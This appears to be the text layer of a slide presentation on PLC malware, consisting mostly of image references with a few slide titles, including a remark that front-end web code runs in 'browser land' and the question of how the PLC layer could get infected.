
- [1] Authored by Customer
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
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



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Front-end web code (e.g., HTML, JavaScript) runs in **browser land** on client machines

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
Revisiting PLC Malware




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


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


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


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


PLC

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


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
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
How would this layer even get infected?

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
